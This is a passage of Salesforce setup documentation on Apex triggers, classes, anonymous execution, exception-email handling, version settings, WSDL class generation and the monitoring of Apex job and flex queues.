You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can change Apex only by using the Metadata API `deploy` call, the Salesforce Extensions for Visual Studio Code, or the Ant Migration Tool. The Salesforce Extensions for Visual Studio Code and Ant Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Main Services Agreement.

1. From the object management settings for the object whose triggers you want to access, go to Triggers.

For the Attachment, ContentDocument, and Note standard objects, you can't create a trigger in the Salesforce user interface. For these objects, create a trigger using development tools, such as the Developer Console or the Salesforce extensions for Visual Studio Code. Alternatively, you can also use the Metadata API.

2. In the Triggers list, click **New**.
3. To specify the version of Apex and the API used with this trigger, click Version Settings.
   If your organization has installed managed packages from the AppExchange, you can also specify which version of each managed package to use with this trigger. Associate the trigger with the most recent version of Apex and the API and each managed package by using the default values for all versions. You can specify an older version of a managed package if you want to access components or functionality that differs from the most recent package version.
4. Click Apex Trigger and select the **Is Active** checkbox if you want to compile and enable the trigger. Leave this checkbox deselected if you only want to store the code in your organization's metadata. This checkbox is selected by default.
5. In the **Body** text box, enter the Apex for the trigger. A single trigger can be up to 1 million characters in length.

   To define a trigger, use the following syntax:

   ```
   trigger TriggerName on ObjectName (trigger_events) {
                         code_block
                         }
   ```

   where *trigger_events* can be a comma-separated list of one or more of the following events:

   - `before insert`
   - `before update`
   - `before delete`
   - `after insert`
   - `after update`
   - `after delete`
   - `after undelete`

   Note
   - A trigger invoked by an `insert`, `delete`, or `update` of a recurring event or recurring task results in a runtime error when the trigger is called in bulk from the Lightning Platform API.
   - Suppose that you use an after-insert or after-update trigger to change ownership of leads, contacts, or opportunities. If you use the API to change record ownership, or if a Lightning Experience user changes a record's owner, no email notification is sent. To send email notifications to a record's new owner, set the `triggerUserEmail` property in DMLOptions to `true`.
6. Click **Save**

Triggers are stored with an `isValid` flag that is set to `true` as long as dependent metadata has not changed since the trigger was last compiled. If any changes are made to object names or fields that are

used in the trigger, including superficial changes such as edits to an object or field description, the `isValid` flag is set to `false` until the Apex compiler reprocesses the code. Recompiling occurs when the trigger is next executed, or when a user resaves the trigger in metadata.

If a lookup field references a record that has been deleted, Salesforce clears the value of the lookup field by default. Alternatively, you can choose to prevent records from being deleted if they're in a lookup relationship.

All classes and triggers must compile successfully, and every trigger must have some test coverage. You must have at least 75% of your Apex covered by unit tests before you can deploy your code to production environments. See Apex Unit Tests.

See Also

- Manage Apex Triggers
- View Apex Trigger Details
- *Apex Developer Guide*
- Manage Version Settings for Apex
- Find Object Management Settings


Executing Anonymous Apex Code

The Developer Console allows you to execute Apex code as another way to generate debug logs that cover specific application logic.

User Permissions Needed	
To execute anonymous Apex in user context or system mode:	"API Enabled" and "Author Apex"

The Execute Anonymous Apex tool in the Developer Console runs the Apex code you enter using `ExecuteAnonymous` and generates a debug log with the results of the execution.

1. Click **Debug** | **Open Execute Anonymous Window** to open the Enter Apex Code window.



2. Enter the code you want to run in the Enter Apex Code window or click to open the code editor in a new browser window. To automatically open the resulting debug log when execution is complete, select **Open Log**.

   Note You can't use the keyword `static` in anonymous code.

3. Execute the code:

   Important Every time you run `ExecuteAnonymous`, the code and its references are compiled. For repetitive calls, we strongly recommend you use compiled classes, such as Apex REST endpoints.

   a. To execute all code in the window, click Execute or CTRL+E.
   b. To execute only selected lines of code, select the lines and click Execute Highlighted or CTRL+SHIFT+E.

4. If you selected Open Log, the log automatically opens in the Log Inspector. After the code executes, the debug log will be listed on the **Logs** tab. Double-click the log to open it in the Log Inspector.
5. To execute the same code again without making changes, click **Debug** | **Execute Last**. If you want to modify the code, click **Debug** | **Open Execute Anonymous Window**, to open the Enter Apex Code window with the previous entry.

See Also

Developer Console Debug Menu
Log Inspector
Debug Logs
Logs Tab

What Happens When an Apex Exception Occurs?

When an exception occurs, code execution halts. Any DML operations that were processed before the exception are rolled back and aren't committed to the database. Exceptions get logged in debug logs. For unhandled exceptions, which are exceptions that the code doesn't catch, Salesforce sends an email that includes the exception information. The end user sees an error message in the Salesforce user interface.

REQUIRED EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **Performance**, **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

USER PERMISSIONS NEEDED	
To access the Apex Exception Email Setup page	View Setup
To write Apex code	Author Apex
To use Tooling API	API Enabled

Note To protect the privacy of your data, make sure that test error messages and exception details don't contain any personal data. The Apex exception handler and testing framework can't determine if sensitive data is contained in user-defined messages and details. To include personal data in custom Apex exceptions, we recommend that you create an Exception subclass with new properties that hold the personal data. Then, don't include subclass property information in the exception's message string.

Unhandled Exception Emails


When unhandled Apex exceptions occur, emails are sent that include the Apex stack trace, exception message, customer's org and user ID, org and user name, and My Domain name. No other data is returned with the report. Unhandled exception emails are sent by default to the developer specified in the **LastModifiedBy** field on the failing class or trigger. In addition, you can have emails sent to users of your Salesforce org and to arbitrary email addresses. These email recipients can also receive process or flow error emails. To set up these email notifications, from Setup, enter *Apex Exception Email* in the **Quick Find** box, then select **Apex Exception Email**. The entered email addresses then apply to all managed packages in the customer's org. You can also configure Apex exception emails using Tooling API object ApexEmailNotification.

For more information about unhandled exception emails, see Unhandled Exception Emails

Note If duplicate exceptions occur in Apex code that runs synchronously or asynchronously, subsequent exception emails are suppressed and only the first email is sent. This email suppression prevents flooding of the developer's inbox with emails about the same error.

Unhandled Exceptions in the User Interface

If an end user runs into an exception that occurred in Apex code while using the standard user interface, an error message appears. The error message includes text similar to the notification shown here.



See Also

Apex Developer Guide: Exceptions in Apex

Handling Apex Exceptions in Managed Packages

When you create a managed package for AppExchange, you can specify a user to receive an email notification when an exception occurs that Apex doesn't catch.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs)
Available in: **Performance**, **Unlimited**, **Developer**, and **Enterprise** Editions

USER PERMISSIONS NEEDED	
To create packages:	Create AppExchange Packages
To upload packages:	Upload AppExchange Packages
To create Apex:	Author Apex

Uncaught exceptions can be thrown from:

- A Visualforce action or getter method
- A Web service method

- A trigger

The email that is sent has this format.

```
----------------------------------------------------------------------
Subject: Developer script exception from CLASSNAME Apex script unhandled trigger
exception by user/organization: USER_ID/ORG_ID EXCEPTION_STRING STACK_TRACE
----------------------------------------------------------------------
```

For example:

```
----------------------------------------------------------------------
From: Apex Application? <info@salesforce.com> To: joeuser@salesforce.com
<joeuser@salesforce.com> Subject: Developer script exception from Gack WS? Date:
Mon, 26 Nov 2007 14:42:41 +0000 (GMT) (06:42 PST) Apex script unhandled trigger
exception by user/organization: 010x0000000rfPg/00Fx00000009ejj
TestException.Test Exception?: Gack WS exception Class.Gack
WS?.gackTestException: line 4, column 11
----------------------------------------------------------------------
```

Manage Apex Classes

An Apex class is a template or blueprint from which Apex objects are created. Classes consist of other classes, user-defined methods, variables, exception types, and static initialization code.

REQUIRED EDITIONS

Available in: **Performance**, **Unlimited**, **Developer**, and **Enterprise** Editions

USER PERMISSIONS NEEDED	
To define, edit, delete, set security, and set version settings for Apex classes:	Author Apex
To run Apex tests:	View Setup and Configuration

Once successfully saved, class methods or variables can be invoked by other Apex code, or through the SOAP API (or AJAX Toolkit) for methods that have been designated with the `webService` keyword.

The Apex Classes page enables you to create and manage Apex classes. To access the Apex Classes page, from Setup, enter *Apex Classes* in the **Quick Find** box, then select **Apex Classes**. For additional development functionality, use the Developer Console.

To create an Apex class, from the Apex Classes page, click **New** and write your Apex code in the editor.

While developers can write class methods according to the syntax outlined in the Apex Code Developer's Guide, classes can also be automatically generated by consuming a WSDL document that is stored on a

local hard drive or network. Creating a class by consuming a WSDL document allows developers to make callouts to the external Web service in their Apex. From the Apex Classes page, click **Generate From WSDL** to generate an Apex class from a WSDL document.

Dynamic Apex Classes are dynamically generated to provide greater access into existing platform features. For example, if you register an API specification with External Services, all of the dynamically generated classes are listed under the **Dynamic Apex Classes** heading on the Apex Classes page. For the original source, click **Open**. Dynamic Apex Classes don't contribute toward the "Maximum amount of code used by all Apex code in an org" limit and are exempt from code coverage requirements.

You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can change Apex only by using the Metadata API `deploy` call, the Salesforce Extensions for Visual Studio Code, or the Ant Migration Tool. The Salesforce Extensions for Visual Studio Code and Ant Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Main Services Agreement.

Once you have created an Apex class, you can perform various actions.

- Click **Edit** next to the class name to modify its contents in a simple editor.
- Click **Del** next to the class name to delete the class from your organization.

  Note
  - You cannot delete a class that is specified as a controller for a Visualforce page or component.
  - A  icon indicates that an Apex class was released in a managed package. Apex classes in packages have special considerations. For more information, see the Use Managed Packages to Develop Your AppExchange Solution.
  - A  icon indicates that an Apex class is in an installed managed package. You cannot edit or delete a class in a managed package.
  - A  icon indicates that an Apex class in a previously released managed package will be deleted on the next package upload. You can choose to undelete the Apex class through the package detail page.
- If an Apex class has any methods defined as a `webService`, you can click **WSDL** next to the class name to generate a WSDL document from the class contents. This document contains all of the information necessary for a client to consume Apex Web service methods. All class methods with the `webService` keyword are included in the resulting WSDL document.
- Click **Security** next to the class name to select the profiles that are allowed to execute methods in the class from top-level entry points, such as Web service methods. For classes that are installed in your organization as part of a managed package, this link only displays for those defined as `global`.
- Click **Estimate your organization's code coverage** to find out how much of the Apex code in your organization is currently covered by unit tests. This percentage is based on the latest results of tests that you've already executed. If you have no test results, code coverage will be 0%.
- If you have unit tests in at least one Apex class, click **Run All Tests** to run all the unit tests in your organization.
- Click **Compile all classes** to compile all the Apex classes in your organization. If you have classes that

are installed from a managed package and that have test methods or are test classes, you must compile these classes first before you can view them and run their test methods from the Apex Test Execution page. Managed package classes can be compiled only through the **Compile all classes** link because they cannot be saved. Otherwise, saving Apex classes that aren't from a managed package causes them to be recompiled. This link compiles all the Apex classes in your organization, whether or not they are from a managed package.

Note The namespace prefix is added to Apex classes and triggers, Visualforce components and pages, brand templates, folders, s-controls, static resources, web links, and custom report types if they are included in a managed package. However, if you don't have customize application permissions, the namespace prefix field is not displayed for brand templates, folders, and custom report types.

See Also

Define Apex Classes
View Apex Classes

Manage Apex Triggers

A trigger is Apex code that executes before or after specific data manipulation language (DML) events occur, such as before object records are inserted into the database, or after records have been deleted.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS NEEDED	
To define, edit, delete, and set version settings for Apex triggers:	Author Apex

Triggers are stored as metadata in Salesforce. A list of all triggers in your organization is located on the Apex Triggers page in Setup. Triggers are also associated and stored with specific objects and are listed in the object management settings for each object. For additional development functionality, use the Developer Console.

You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can change Apex only by using the Metadata API `deploy` call, the Salesforce Extensions for Visual Studio Code, or the Ant Migration Tool. The Salesforce Extensions for Visual Studio Code and Ant Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Main Services Agreement.

- A icon indicates that an Apex trigger is in an installed managed package. You cannot edit or delete a trigger in a managed package.

- A  icon indicates that an Apex trigger in a previously released managed package will be deleted on the next package upload. You can choose to undelete the Apex trigger through the package detail page.

Note The namespace prefix is added to Apex classes and triggers, Visualforce components and pages, brand templates, folders, s-controls, static resources, web links, and custom report types if they are included in a managed package. However, if you don't have customize application permissions, the namespace prefix field is not displayed for brand templates, folders, and custom report types.

- Click **New** to create an Apex trigger. You can only create triggers from the associated object, not from the Apex Triggers page.
- Click **Edit** next to the trigger name to modify its contents in a simple editor.
- Click **Del** next to the trigger name to delete the trigger from your organization.

See Also

Define Apex Triggers
Application Unit Tests
Find Object Management Settings
Apex Developer Guide

Manage Version Settings for Apex

To aid backwards-compatibility, Apex classes and triggers are stored with version settings for the Salesforce API and any referenced managed packages.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **Performance**, **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions
Managed Packages are not available in **Database.com**.

USER PERMISSIONS NEEDED	
To define, edit, delete, set security, and set version settings for Apex classes:	Author Apex
To run Apex tests:	View Setup and Configuration

If the Apex class references components, such as a custom object, in installed managed packages, the version settings for each managed package referenced by the class is saved too. This ensures that as Apex, the API, and the components in managed packages evolve in subsequent released versions, a class or trigger is still bound to versions with specific, known behavior.

A package version is a number that identifies the set of components uploaded in a package. The version number has the format *majorNumber.minorNumber.patchNumber* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The *patchNumber* is generated and updated only for a patch release. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package.

1. Edit either a class or trigger, and click **Version Settings**.
2. Select the **Version** of the Salesforce API. This is also the version of Apex associated with the class or trigger.
3. Click **Save**.

See Also

Apex Developer Guide Apex in Managed Packages

Configure the Package Version Settings for a Class or Trigger

Note In Summer ’25 and later, package subscribers can use version settings to specify the version of a migrated second-generation managed package (2GP) that an Apex class or trigger depends on. This functionality is already available to first-generation managed packages (1GP), but isn’t yet supported in 2GP packages that weren’t converted from a 1GP package. See Apex Version Settings in Migrated Second-Generation Managed Packages (2GP).

- If you save an Apex class or trigger that references a managed package without specifying a version of the managed package, the Apex class or trigger is associated with the latest installed version of the managed package by default.
- You cannot **Remove** a class or trigger's version setting for a managed package if the package is referenced in the class or trigger. Use **Show Dependencies** to find where a managed package is referenced by a class or a trigger.

1. Edit either a class or trigger, and click **Version Settings**
2. Select a **Version** for each managed package referenced by the class or trigger. This version of the managed package will continue to be used by the class or trigger if later versions of the managed package are installed, unless you manually update the version setting. To add an installed managed package to the settings list, select a package from the list of available packages. The list is only displayed if you have an installed managed package that is not already associated with the class or trigger.
3. Click **Save**.

Tip You can also set the package version for an Apex class or trigger through metadata deployments or with API requests. See Set Package Versions for Apex Classes and Triggers in the *Apex Developer Guide*.

View Apex Classes

After you have created a class, you can view the code contained in the class, as well as the API against which the class was saved, and whether the class is valid or active.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS NEEDED	
To define, edit, delete, set security, and set version settings for Apex classes:	Author Apex
To run Apex tests:	View Setup and Configuration

1. From Setup, enter *Apex Classes* in the **Quick Find** box, then select **Apex Classes**
2. Click the name of the class you want to view.

The **Class Summary** tab displays the prototype of the class; that is, the classes, methods and variables that are available to other Apex code. The **Class Summary** tab lists the access level and signature for each method and variable in an Apex class, as well as any inner classes. If there is no prototype available, this tab is not available.

If an Apex class references components in installed managed packages, such as another class, trigger, or custom object, the **Version Settings** tab lists the package versions of the packages containing the referenced components.

The **Log Filters** tab displays the debug log categories and debug log levels that you can set for the class.

See Also

- Define Apex Classes
- Manage Apex Classes
- Debug Log Filtering for Apex Classes and Apex Triggers

View Apex Trigger Details

Apex triggers are stored as metadata in the application under the object with which they are associated.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS NEEDED	
To edit Apex triggers:	Author Apex
To view Apex triggers:	View Setup and Configuration

You can also view all triggers in Setup by entering *Apex Triggers* in the Quick Find box, then selecting **Apex Triggers**.

You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can change Apex only by using the Metadata API `deploy` call, the Salesforce Extensions for Visual Studio Code, or the Ant Migration Tool. The Salesforce Extensions for Visual Studio Code and Ant Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Main Services Agreement.

- To view the details for a trigger, from Setup, enter *Apex Triggers* in the Quick Find box, then select **Apex Triggers**, then click the name of the trigger. You can also access the trigger details from the object management settings for an object.
- From the trigger detail page, you can:
  - Click **Edit** to modify the contents of the trigger.

    Note A  icon indicates that an Apex trigger is in an installed managed package. You cannot edit or delete a trigger in a managed package.

  - Click **Delete** to delete the trigger from your organization.
  - Click **Show Dependencies** to display the items, such as fields, s-controls, or classes, that are referenced by the Apex code contained in the trigger.
  - Click **Download Apex** to download the text of the trigger. The file is saved with the name of the trigger as the file name, with the filetype of `.trg`.

The trigger detail page shows the following information for a trigger:

- The name of the trigger
- The name of the object with which the trigger is associated, such as Account or Case.
- The API version that the trigger has been saved against.
- Whether a trigger is valid.

  Note Triggers are stored with an `isValid` flag that is set to `true` as long as dependent metadata has not changed since the trigger was last compiled. If any changes are made to object names or fields that are used in the trigger, including superficial changes such as edits to an object or field description, the `isValid` flag is set to `false` until the Apex compiler reprocesses the code. Recompiling occurs when the trigger is next executed, or when a user resaves the trigger in metadata. If a lookup field references a record that has been deleted, Salesforce clears the value of the lookup field by default. Alternatively, you can choose to prevent records from being deleted if they're in a lookup relationship.

- Whether the trigger is active.

- The text of the Apex code contained in the trigger.
- If trigger references components in installed managed packages, such as an Apex class, a Visualforce page, a custom object, and so on, the Version Settings section lists the package versions of the packages containing the referenced components.
- If the trigger is contained in an installed managed package, the **Installed Package** indicates the package name.

The **Log Filters** tab displays the debug log categories and debug log levels that you can set for the trigger. For more information, see Debug Log Filtering for Apex Classes and Apex Triggers.

See Also

Find Object Management Settings
Application Unit Tests
Apex Developer Guide

Create an Apex Class from a WSDL

An Apex class can be automatically generated from a WSDL document that is stored on a local hard drive or network.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS NEEDED	
To define, edit, delete, set security, and set version settings for Apex classes:	Author Apex
To run Apex tests:	View Setup and Configuration

Creating a class by consuming a WSDL document allows developers to make callouts to the external Web service in their Apex.

Note Use Outbound Messaging to handle integration solutions when possible. Use callouts to third-party Web services only when necessary.

1. In the application, from Setup, enter `Apex Classes` in the **Quick Find** box, then select **Apex Classes**.
2. Click **Generate from WSDL**.
3. Click **Browse** to navigate to a WSDL document on your local hard drive or network, or type in the full path. This WSDL document is the basis for the Apex class you are creating.

   Note The WSDL document that you specify might contain a SOAP endpoint location that references an outbound port. For security reasons, Salesforce restricts the outbound ports you can specify to one of the following:

- 80: This port only accepts HTTP connections.
- 443: This port only accepts HTTPS connections.
- 1024–66535 (inclusive): These ports accept HTTP or HTTPS connections.

4. Click **Parse WSDL** to verify the WSDL document contents. The application generates a default class name for each namespace in the WSDL document and reports any errors. Parsing fails if the WSDL contains schema types or constructs that aren't supported by Apex classes, or if the resulting classes exceed the 1 million character limit on Apex classes. For example, the Salesforce SOAP API WSDL cannot be parsed.
5. Modify the class names as desired.
   While you can save more than one WSDL namespace into a single class by using the same class name for each namespace, Apex classes can be no more than 1 million characters total.
6. Click **Generate Apex**. The final page of the wizard shows which classes were successfully generated, along with any errors from other classes. The page also provides a link to view successfully generated code.

The successfully generated Apex classes include stub and type classes for calling the third-party Web service represented by the WSDL document. These classes allow you to call the external Web service from Apex. For each generated class, a second class is created with the same name and with a prefix of `Async`. The first class is for synchronous callouts. The second class is for asynchronous callouts. For more information, see the Apex Code Developer's Guide.

Note the following about the generated Apex:

- If a WSDL document contains an Apex reserved word, the word is appended with `_x` when the Apex class is generated. For example, `limit` in a WSDL document converts to `limit_x` in the generated Apex class. For a list of reserved words, see the Apex Code Developer's Guide.
- If an operation in the WSDL has an output message with more than one element, the generated Apex wraps the elements in an inner class. The Apex method that represents the WSDL operation returns the inner class instead of the individual elements.

See Also

Define Apex Classes

Monitor the Apex Job Queue

The Apex Jobs Setup page has information about Apex jobs, including the percentage of async Apex usage and the number of Apex operations that have been used out of the 24-hour org limit. Monitor the status of Apex jobs to mitigate potential limit problems before they happen.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

The Apex job queue lists Apex jobs that have been submitted for execution in the past seven days. If you want to see Apex jobs older than seven days, use the All Scheduled Jobs page for scheduled jobs or access them programmatically via AsyncApexJob. Jobs that have completed execution are listed, as well as jobs that aren't yet finished, including:

- Apex methods with the `future` annotation that haven't yet been executed. Such jobs are listed as Future in the Job Type column, and don't have values in the Total Batches or Batches Processed columns.
- Apex classes that implement the `Queueable` interface that haven't yet been executed. Such jobs are listed as Future in the Job Type column, and don't have values in the Total Batches or Batches Processed columns.
- Scheduled Apex jobs that haven't yet finished executing.
  - Such jobs are listed as Scheduled Apex in the Job Type column, don't have values in the Total Batches or Batches Processed columns, and always have a Queued status.
  - Scheduled jobs can't be aborted from this page; use the All Scheduled Jobs page to manage or delete scheduled jobs.
  - Even though a scheduled job appears on both the Apex Jobs and All Scheduled Jobs pages, it counts only one time against the asynchronous Apex execution limit.
- Apex sharing recalculation batch jobs that haven't yet finished execution. Such jobs are listed as Sharing Recalculation in the Job Type column. The records in a sharing recalculation job are automatically split into batches. The Total Batches column lists the total number of batches for the job. The Batches Processed column lists the number of batches that have already been processed.
- Batch Apex jobs that haven't yet finished execution. Such jobs are listed as Batch Apex in the Job Type column. The records in a batch Apex job are automatically split into batches. The Total Batches column lists the total number of batches for the job. The Batches Processed column lists the number of batches that have already been processed.

Note Sharing recalculation batch jobs are currently available through a limited release program. For information on enabling Apex sharing recalculation batch jobs for your organization, contact Salesforce.

This table lists all the possible job status values. The Status column lists the status of the job. The possible values are:

Status	Description
Queued	The job is awaiting execution.
Preparing	The `start` method of the job has been invoked. This status can last a few minutes depending on the size of the batch of records.
Processing	The job is being processed.
Aborted	The job was aborted by a user.
Completed	The job completed with or without failure.

Status	Description
Failed	The job experienced a system failure.

Batch Apex jobs can also have a status of `Holding` when held in the Apex flex queue. See Monitoring the Apex Flex Queue.

If one or more errors occur during batch processing, the Status Details column gives a short description of the first error. A more detailed description of that error, along with any subsequent errors, is emailed to the last user who modified the batch class.

On the Apex Jobs page, the number in the Total Batches column can be incorrect when a large batch job is processing. To see all Apex batch classes and an accurate count of batch jobs, click the link at the top of the page to go to the batch jobs page. Click **More Info** on a particular batch class to show the parent jobs of the batch class, including information about:

- Status
- Submitted and completion dates
- Elapsed time for each batch
- Number of processed batches
- Number of failed batches

To show a filtered list of items, select a predefined list from the **View** dropdown list, or click **Create New View** to define your own custom views. Filtered views are especially useful if you want to view only `future` methods.

Only one batch Apex job's `start` method can run at a time in an org. Batch jobs that haven't started yet remain in the queue until they're started. This limit doesn't cause any batch job to fail and `execute` methods of batch Apex jobs still run in parallel if more than one job is running.

For any type of Apex job, you can click **Abort Job** in the Action column to stop all processing for that job.

All batch jobs that have completed execution are removed from the batch queue list seven days after completion.

For more information about Apex, see the Lightning Platform Apex Code Developer's Guide.

See Also

Schedule Apex Jobs

Monitoring the Apex Flex Queue

Use the Apex Flex Queue page to view and reorder all batch jobs that have a status of Holding. Or reorder your batch jobs programmatically using Apex code.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

You can place up to 100 batch jobs in a holding status for future execution. When system resources become available, the jobs are taken from the top of the Apex flex queue and moved to the batch job queue. Up to five queued or active jobs can be processed simultaneously for each org. When a job is moved out of the flex queue for processing, its status changes from Holding to Queued. Queued jobs are executed when the system is ready to process new jobs.

You can reorder jobs in the Apex flex queue to prioritize jobs. For example, you can move a batch job up to the first position in the holding queue to be processed first when resources become available. Otherwise, jobs are processed "first-in, first-out"–in the order in which they're submitted.

Monitoring and Reordering the Apex Flex Queue

The Apex Flex Queue page lists all batch jobs that are in Holding status. You can view information about the job, such as the job ID, submission date, and Apex class. By default, jobs are numbered in the order submitted, starting with position 1, which corresponds to the job that was submitted first. You can change the position of a job by clicking **Reorder** and entering the new position number. The job is moved to the specified position unless the position number is greater than the number of jobs in the queue. In that case, the job is placed at the end of the queue. When you move a job, all other jobs in the flex queue are reordered and renumbered accordingly.

Note In the Salesforce user interface, the job at the top of the flex queue is in position 1. However, when you work with the flex queue programmatically, the first position in the flex queue is at index 0.

When the system selects the next job from the Apex flex queue for processing, the job is moved from the flex queue to the batch job queue. You can monitor the moved job in the Apex Jobs page by clicking **Apex Jobs**.

Alternatively, you can use `System.FlexQueue` Apex methods to reorder batch jobs in the flex queue. To test the flex queue, use the `getFlexQueueOrder()` and `enqueueBatchJobs(numberOfJobs)` methods in the `System.Test` class.

See Also

Apex Reference Guide: FlexQueue Class
Apex Reference Guide: `enqueueBatchJobs(numberOfJobs)`
Apex Reference Guide: `getFlexQueueOrder()`

Schedule Apex Jobs

Use the Apex scheduler and the `Schedulable` interface if you have specific Apex classes that you want to run on a regular basis, or to run a batch Apex job using the Salesforce user interface.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

The scheduler runs as system—all classes are executed, whether or not the user has permission to execute the class.

Important Salesforce schedules the class for execution at the specified time. Actual execution may be delayed based on service availability.

You can only have 100 active or scheduled jobs concurrently. Implement the `Schedulable` interface in an Apex class that instantiates the class you want to run.

1. From Setup, enter *Apex Classes* in the Quick Find box, select **Apex Classes**, and then click **Schedule Apex**.
